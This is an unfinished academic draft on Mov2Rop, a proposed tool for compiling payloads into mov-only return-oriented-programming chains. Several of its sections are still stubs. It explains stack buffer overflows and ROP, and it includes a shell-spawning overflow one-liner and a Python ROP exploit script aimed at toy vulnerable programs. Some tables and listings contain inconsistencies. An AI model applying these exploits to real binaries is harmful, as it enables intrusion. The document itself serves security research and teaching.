Mov2Rop: <Find a title :(>

Julien Couvy
Vrije Universiteit Amsterdam
julien.couvy@gmail.com

Herbert Bos
Vrije Universiteit Amsterdam
herbertb@cs.vu.nl

Cristiano Giuffrida
Vrije Universiteit Amsterdam
giuffrida@cs.vu.nl

July 12, 2017

Abstract

We present a proof of concept pseudo-compiler that translates a given exploit in any language to a return oriented programming payload for a target binary. In contrast to other works, we take advantage of the Turing completeness of the x86 mov instruction. By only having to handle mov instructions instead of the entire ISA, we reduce the complexity of crafting payloads while keeping, in theory, the same degree of expresiveness.

We describe the fundamentals behind ROP attacks, and explain the functionning of our tool. In addition, we discuss its limitations and the results found using sample test programs. Finally, we suggest ways to extend our work.

1 INTRODUCTION

The widespread adoption of *Data Execution Prevention (DEP)*, which ensures that writable memory regions are non-executable by marking them with a special flag, such that an attempt to execute machine code in these regions will cause an exception has largely mitigated classic code injections attacks. W⊕X was the industry response to code injection exploits, it is deployed in virtually all main operating systems: Linux (via PaX patches), OpenBSD, Windows (since XP SP2), OS X (since 10.5), Android and so on... Hardware constructors also provided easy support with an extra flag dedicated to the marking: Intel "XD" and AMD "WX" to name a few.

DEP techniques and W⊕X largely killed classic code injection attacks. However, as one exploit faded another arose. In 1997, Solar Designer presented a new approach *return-to-libraries* [1] attacks. Once the control-flow of a program was comprised, the attacker would use code (functions) already present in shared libraries. No code injection were required, thus bypassing the defenses we highlighted. A classic target was *libc*[1] that contained subroutines for powerful system calls that would insure arbitrary code execution. Back then, a common perception was that removing dangerous *syscalls*[2] would suffice to stop return-to-libc attacks. Besides, with the avenue of Intel's new 64bits x86 processors, the subroutines calling convention was changed to require the first argument of a function to be passed in a register instead of on the stack. Shared libraries developpers also began to restrict or remove library functions that performed useful actions for attackers. As a result, return-to-libraries attacks were much harder to craft successfully and faded away for a time.

At Black Hat USA 08, Roemer et al. presented a Turing-complete exploit language capable of arbitrary code execution without relying on shared libraries. *Return Oriented Programming (ROP)* [2] has now become the main technique of choice for nearly all modern exploits of memory-safety vulnerabilites.

In this paper, we present *Mov2Rop* an attempt at creating a ROP pseudo-compiler that translates an exploit of choice into a gadget chain for a target binary. In its current state, the only supported architecture is Intel x86. One of our motivations was to make use of Domas' single instruction compiler *movfuscator* [3] based on the observation that mov instructions are Turing complete [4]. Using movfuscator, we only have to find gadget chains for mov instructions greatly reducing the complexity of our tool while keeping, in theory, the ability to compile any exploit in to its ROP equivalent.

2 BACKGROUND

2.1 Process Memory Organization

We will briefly describe the organization of processes in memory (see Figure 1) and recap what is the stack.

Processes are divided into three regions or segments: *Text, Data* and *Stack*.

Text segment: also known as code segment, it is fixed by the program, it includes the executable instructions and read-only data. This region corresponds to the text section of the executable file. It is normally marked read-only and any attempt to write to it will result in a segmentation violation.

[1] return-to-lib attacks are often refered as return-to-libc for that reason

[2] system() allows to execute any program with the current *privileges*



Figure 1: Memory organization

Data segment: it is split in two part

- Initializated data, simply called data segment
- Uninitialized data, also known as the bss segment

The data segment contains the global variables and static variables which have a pre-defined value and can be modified. The BSS segment contains all global variables and static variables that are initialized to zero or do not have explicit initialization in source code.

```
// this static variable is stored in the BSS segment
static int bss_variable;
// this global variable is in the DATA segment
int data_variable = 42;
```

Listing 1: Variable location in memory

Heap segment: it is the region where dynamic memory allocation takes place. The heap area commonly begins at the end of the `.bss` and `.data` segments and grows to larger addresses from there.

Stack segment: a stack is a contiguous block of memory containing data. It is a *Last In First Out* data structure, which means literally that the latest value stored on the stack will be the first to be removed, commonly used in computers. A register called the *stack pointer* points to the top of the stack. In addition to the stack pointer, a frame or local base pointer is also present which points to a fixed location within a frame. Its size is dynamically adjusted by the kernel at run time.

Every processor *Instruction Set Architecture (ISA)* integrates instructions to `push` and `pop` values onto/off the stack. The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call. Depending on its implementation the stack will grow up or down. In the rest of this paper, we will consider that the stack grows downwards to reproduce the behavior of Intel processors.

2.2 Buffer Overflows

Low level languages directly compiled to machine code such as C/C++ offer wide possibilites of implementation without the cost of speed. However, this level of freedom over memory management increases the risk of errors from programmers. Indeed, many powerful instructions can easily be exploited if used improperly. Numerous attacks aim at diverting the control-flow during the execution of a program. Buffer overflows still plague many programs and are a main research topic in computer security [5–7].

```
void exec_shell() {
    printf("Spawning a shell !\n");
    system("/bin/sh");
}

void vuln_func(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}

int main(int argc, char* argv[]) {
    if (argc != 2) {
        fprintf(stderr, "Usage: <string>");
        exit(1);
    }
    vuln_func(argv[1]);
    return 0;
}
```

Listing 2: Buffer overflow vulnerability

A *buffer overflow* attack is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations. In other words, a buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. Overflows can be used to modify return address or code pointers in order to execute a malicious piece of code, sometimes already exisiting within the program's space or injected by the attacker. In resume, buffer overflows rely on two principal fators:

- Low level language's liberal approach to memory handling
- Exploiting the filesystem permission

With cautious manipulations, an attacker could grant himself unrestricted priviledge to unpriviledged account or user.

Example: *stack-based buffer overflow* [8]. When invoking or exiting a standard C function, the procedure prolog or epilog must be called, this involves saving the previous variables and allocating space for the new variables; and vice-versa when the function exits. The previous FP is pushed, a new FP is created and SP operates with respect to its new local variables.

Procedure: in the following Listing 2, the vulnerability comes from a wrong use of *strcpy()*. The target information are the size of the buffer and the address of *exec_shell()*. The former will help us overflow the buffer without going too far leading to a segmentation fault while the latter is the address we want to return to. Any disassembler tool like *gdb* can give us the information we need to perform the overflow and spawn a shell.

```
$ gdb -q simple_overflow
(...)
(gdb) disas vuln_func
Dump of assembler code for function vuln_func:
   0x08048524 <+0>:     push   %ebp
   0x08048525 <+1>:     mov    %esp,%ebp
   0x08048527 <+3>:     sub    $0x78,%esp
   0x0804852a <+6>:     sub    $0x8,%esp
   0x0804852d <+9>:     pushl  0x8(%ebp)
   0x08048530 <+12>:    lea    -0x6c(%ebp),%eax
   0x08048533 <+15>:    push   %eax
   0x08048534 <+16>:    call   0x80483a0 <strcpy@plt>
   0x08048539 <+21>:    add    $0x10,%esp
(...)
(gdb) print exec_shell
$1 = (...) 0x80484fb <exec_shell>
```

Listing 3: Gdb output on simple_overflow.c

To overwrite the return address with the one of *exec_shell()* we need to fill the buffer with 100 bytes, overwrite SFP[3] with a dummy value and then the target address.

```
| <argument>                  |
| <return address>            |
| <old %ebp>                  | <= %ebp
| <0x6c bytes of              |
|       ...                   |
|       buffer>               |
| <argument>                  |
| <address of buffer>         | <= %esp
           BEFORE

| 0x80484fb <exec_shell()>    |
| 0x42424242 <fake old %ebp>  | "BBBB" in hex
| 0x41414141 ...              | "AAAA" in hex
|   ... (0x6c bytes of 'A's)  |
|   ... 0x41414141            |
           AFTER
```

Listing 4: Stack before and after overflow

In practice, once the return address is overwritten, the attacker can perform his exploit via a *code injection* assuming no defenses are in place, *return-to-libraries* attack, or *return oriented programming* attack.

```
$ ./simple_overflow "$(python2 -c 'print "A"*0x6c + "
    BBBB" + "\xfb\x84\x04\x08"')"
Spawning a shell !
sh-4.4$
```

2.3 Return Oriented Programming

In this section we will introduce the concepts behind *return-oriented programming* [2].

Return-oriented programming is a technique by which an attacker can induce arbitrary behavior in a program whose control-flow he has diverted, without injecting any code. It was built to overcome buffer exploit defense mechanisms like ASLR, DEP or W⊕X. The technique consists of aggregating malicious computation by linking together short code snippets called *gadgets*. A *gadget* ends in a `ret` instruction and is located in a subroutine within the program's address space. Chained together, these gadgets allows an attacker who controls the call stack to build and execute his payload. Because the executed code is stored in memory marked executable, the W⊕X defense will not prevent it from running.

ROP can be seen as a generalization of traditional return-into-lib attacks. But the threat is more general. In theory, ROP can be used to make Turing complete attacks. However, in practice, it requires a really complex work and very little research concluded to a satisfying automated method of crafting Turing complete exploits.

Example: see Listing 5. We want to give a general understanding on how gadget chaining generaly works. Here, we need to concatenate `"/bin/sh"` in a buffer by chaining functions together and finally spawn a shell. Each functions requires specific parameters that we need to store on the stack along with the gadget chain.We supposedly found a memory vulnerability that allows us to perform a stack-buffer overflow in the same conditions as the last example.

Stack preparation: an attacker prepares a fake stack frame to look like a collection of new return addresses for control-flow changes. In practice, it is a very meticulous process as we will see in a following section.

Procedure: when the *instruction pointer* points at the address of `add_bin()`, the return address[4] is the address of a `pop; ret;` gadget. The test value is parsed as argument in `add_bin()`. The `pop; ret;` gadget ensures that the next value pointed by `%ip` will be the address of the second gadget in the chain. See Appendix A for a written exploit.

[3] the saved frame pointer (old content of %ebp) is called SFP

[4] see standard C function calling procedure

```
char command[100];

void exec_command() {
    system(command);
}

void add_bin(int key) {
    if (key == 0xdeadbeef) {
        strcat(command, "/bin");
    }
}

void add_sh(int key1, int key2) {
    if (key1 == 0xcafebabe && key2 == 0x8badf00d) {
        strcat(command, "/sh");
    }
}

void vuln_func(char* string) {
    char buffer[100];
    strcpy(buffer, string);
}
```

Listing 5: ROP exploit example

```
| <address of exec_command()> |
| 0xcafebabe <key1>           |
| 0x8badfood <key2>           |
| <address of POP; POP; RET>  |
| <address of add_sh()>       |
| 0xdeadbeef <key>            | <argument>
| <address of POP; RET>       | <return addr>
| <address of add_bin()>      | <function call>
| 0x42424242 <fake old %ebp>  |
| 0x41414141 ...              |
|   ... (0x6c bytes of 'A's)  |
|   ... 0x41414141            | 0x41414141 == "AAAA"
```

Listing 6: Stack prepared with a ROP chain

3 RELATED WORK

Control-flow integrity (CFI) [?] regroup techniques which prevents malwares attacks from redirecting the flow of execution of a program. Many techniques were/are being developped to maintain control-flow integrity. However, recent research also showed that many of these (dated) defenses can be bypassed.

Address Space Layout Randomization: ALSR makes it more difficult for an attacker to predict target addresse. It rearranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

ShadowStacks [?]: This technique mitigates return address overwrites by keeping a record of of the legitimate return address for some function call, and then to check that the return address is still correct before returning.

Stack Canaries: They are used to detect a stack buffer overflow before execution of malicious code can occur. Stack canaries work by modifying every function's prologue and epilogue regions to place and check a value on the stack respectively. As such, if a stack buffer is overwritten during a memory copy operation, the error is noticed before execution returns from the copy function.

While these techniques improved our defenses against ROP attacks, most of them only complexify the infection vector but do not fix the underlying vulnerability.

ROP Compiler: Follner et al. presented PSHAPE [9], a state-of-the-art open source gadget chaining tool adapted to realistic scenarios. It offers syntactic and semantic gadget search and automatic chaining for 64 bits architectures. They claim being the only one amongst competition to successfully create ROP chains automatically in nine out of eleven practical cases.

4 MOV2ROP

In this paper, we are trying to translate a given exploit into a ROP chain for a target binary. Our work differ from other compilers as we chose to compiled the source code into mov instructions only using an external compiler *movfuscator*. Mov2Rop is written in Python and is divided into three different modules: the *Extractor*, *Dissassembler*, and *Matcher*.

4.1 Gadget Extraction

We use Ropper's engine [10] within the Extractor module to extract gadgets from binaries. Gadgets are searched according to a regular expression.

```
$ ropper --file target_bin --search "pop e??; ret;"
0x080bbf26: pop eax; ret;
0x08048411: pop ebp; ret;
0x080481d1: pop ebx; ret;
...
```

The output is then parsed by our program to create a list of *Gadget* objects. Gadgets are defined by a list of *Instruction* objects and the address of its first instruction. We define an Instruction by a label, an address, a mnemonic, a source and a destination (without optional offsets). Mnemonics are short strings representing the type of instruction. A mnemonic is assigned by looking-up in a dictionnary of opcodes. The opcode is extracted with regular expressions manipulations on Ropper's output.

```
Instruction found at <0x80d5386>
--------------------------------
Mnemonic: MOV r32,r/m32
   Label: mov edi, dword ptr [edx]
    Dest: edi
     Src: edx
```

Opcode	Mnemonic	Description
0x89	MOV r/m32,r32	Memory write (or register move) with 32 bits reg
0x8B	MOV r32,r/m32	Memory read from 32 bits reg
0xB8 0xBB ...	MOV r/m32,imm32	Memory write from immediate val
0xA1 0x8B1D ...	MOV r32,imm32	Memory read from immediate val ex: mov eax, ds:0x0
0xA3	MOV imm32,r32	Memory write from 32bits reg to imm val
...	...	...

Table 1: Opcode Dictionnary

4.2 Payload Treatment

- introducing Capstone framework
- how are instructions "tokenized"

4.3 Instruction Analysis

- What rules are applied to each gadget and why

4.4 Gadget chaining

- How the chaining algorithm works (+ pseudo code or/ flowchart ?)
- Example (in appendix?) or explained here

4.5 Limitations

- Description of the tool's limitations, discussion of their impact and how/if they should be handled ?
- (ex: target architecture, input language, liveness, etc...)

5 RESULTS & CONCLUSION

We tested our tool on two sample programs written in C. For each case, the target binary is the program compiled with a static version of *glibc* (see Appendix A). We demonstrated a simple yet powerful way to craft return oriented payloads which are still to this day a strong attack vector. By exploiting the Turing completeness of mov instructions coupled with a mov-compiler, we greatly simplified the work needed to implement the exploits. The potential of ROP attacks is mainly hindered by the complexity of crafting gadget chains in real life scenarios. However, it is possible to find automated ways to handle this work making ROP attacks an even bigger threat.

6 FURTHER WORK

- How to improve our tool
- LLVM migration ?
- extending supported instructions
- payload generator from the gadget chain
- side-effect management

7 REFERENCES

[1] SolarDesigner, "Return-into-lib(c) exploits." http://seclists.org/bugtraq/1997/Aug/63, August 10, 1997.

[2] R. Roemer, E. Buchanan, H. Shacham, and S. Savage, "Return-Oriented Programming: Systems, Languages, and Applications," *ACM Transactions on Information and System Security*, vol. 15, pp. 1–34, Mar. 2012.

[3] C. Domas, "M/o/vfuscator, the single instruction compiler." http://www.github.com/xoreaxeaxeax/movfuscator.

[4] S. Dolan, "mov is turing-complete." http://www.cl.cam.ac.uk/~sd601/papers/mov.pdfA, July 19, 2013.

[5] M. Mouzarani, B. Sadeghiyan, and M. Zolfaghari, "Smart fuzzing method for detecting stack-based buffer overflow in binary codes," *IET Software*, vol. 10, no. 4, pp. 96–107, 2016.

[6] B. M. Padmanabhuni and H. B. K. Tan, "Auditing buffer overflow vulnerabilities using hybrid static-dynamic analysis," *IET Software*, vol. 10, no. 2, pp. 54–61, 2016.

[7] E. Leon and S. D. Bruda, "Counter-measures against stack buffer overflows in gnu/linux operating systems," in *The 7th International Conference on Ambient Systems, Networks and Technologies (ANT 2016) / The 6th International Conference on Sustainable Energy Information Technology (SEIT-2016) / Affiliated Workshops, May 23-26, 2016, Madrid, Spain*, pp. 1301–1306, 2016.

[8] AlephOne, "Smashing the stack for fun and profit." http://insecure.org/stf/smashstack.html, November 08, 1996.

[9] B. Mulder, "On the subject of Control Flow Integrity: A comparative literature study," Feb. 2016.

[10] A. Follner, A. Bartel, H. Peng, Y.-C. Chang, K. Ispoglou, M. Payer, and E. Bodden, "PSHAPE: Automatically Combining Gadgets for Arbitrary Method Execution," in *Security and Trust Management* (G. Barthe, E. Markatos, and P. Samarati, eds.), vol. 9871, pp. 212–228, Cham: Springer

International Publishing, 2016. DOI: 10.1007/978-3-319-46598-2_15.

[11] S. Schirra, “Ropper.” https://github.com/sashs/Ropper.

A Appendix

```c
#include <stdio.h>
int main()
{
    int first,second,next,i,n;
    first=0;
    second=1;
    n=5;
    printf("\n%d\n%d",first,second);
    for(i=0;i<n;i++)
    {
        next=first+second;//sum of numbers
        first=second;
        second=next;
        printf("\n%d",next);
    }
    return 0;
}
```

Listing 7: Fibonacci.c

Total Instructions	1270	100%
Supported	1042	82%
Supported (w/o offsets)	962	75%
Not supported	228	17%

Table 2: Statistics on fibonacci.c

```c
#include <stdio.h>

void move(int n, int from, int to, int via)
{
  if (n > 0) {
    move(n - 1, from, via, to);
    printf("Move disk from pole %d to pole %d\n",
    from, to);
    move(n - 1, via, to, from);
  }
}

int main()
{
  move(4, 1,2,3);
  return 0;
}
```

Listing 8: Hanoi_towers.c

Total Instructions	2054	100%
Supported	1071	82%
Supported (w/o offsets)	1579	76%
Not supported	353	17%

Table 3: Statistics on hanoi_towers.c

```python
#!/usr/bin/python2

import os
import struct

# Gadgets found with Ropper
pop_ret      = 0x0804848e
pop_pop_ret  = 0x0804848d

# Addresses of functions found using gdb.
add_bin      = 0x8048454
add_sh       = 0x8048490
exec_command = 0x804843b

payload  = "A"*0x6c
payload += "BBBB"

# "I" is the format for unsigned integer
payload += struct.pack("I", add_bin)
payload += struct.pack("I", pop_ret)
payload += struct.pack("I", 0xdeadbeef)

payload += struct.pack("I", add_sh)
payload += struct.pack("I", pop_pop_ret)
payload += struct.pack("I", 0xcafebabe)
payload += struct.pack("I", 0x8badf00d)

payload += struct.pack("I", exec_command)

os.system("./chaining_func \"%s\"" % payload)
```

Listing 9: ROP exploit in Python